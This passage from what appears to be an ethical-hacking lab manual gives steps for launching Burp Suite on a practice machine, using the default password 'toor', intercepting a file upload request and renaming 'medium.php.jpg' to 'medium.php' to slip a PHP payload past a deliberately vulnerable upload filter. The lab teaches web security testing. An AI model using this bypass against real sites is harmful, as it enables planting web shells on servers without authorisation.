
55. Now, minimize the browser window, click **Applications** from the top left corner of **Desktop** and navigate to **Pentesting → Web Application Analysis → Web Application Proxies → burpsuite** to launch the **Burp Suite** application.



Note: If a security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.


56. In the next **Burp Suite Community Edition** notification, click **OK**.
57. If **Terms and Conditions** window appears click **I Accept**.
58. A notification appears saying that **An update is available**, click **Close**.
59. The **Burp Suite** main window appears. Ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.
60. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.

61. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.




62. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that the interception is active by default, as the button says **Intercept is on**. Leave it running.

Note: Turn the interception on if it is set to off.




63. Switch back to the browser window and click the **Upload** button under the **Vulnerability: File Upload** section to upload the payload file.

64. Switch back to the **Burp Suite** window. Observe that the request has been captured and displayed in the raw format under the **Raw** tab. In the **filename** field, you will see the name of the file to be uploaded as **medium.php.jpg**.




65. Change the **filename** to **medium.php** and click the **Forward** button to forward the request.



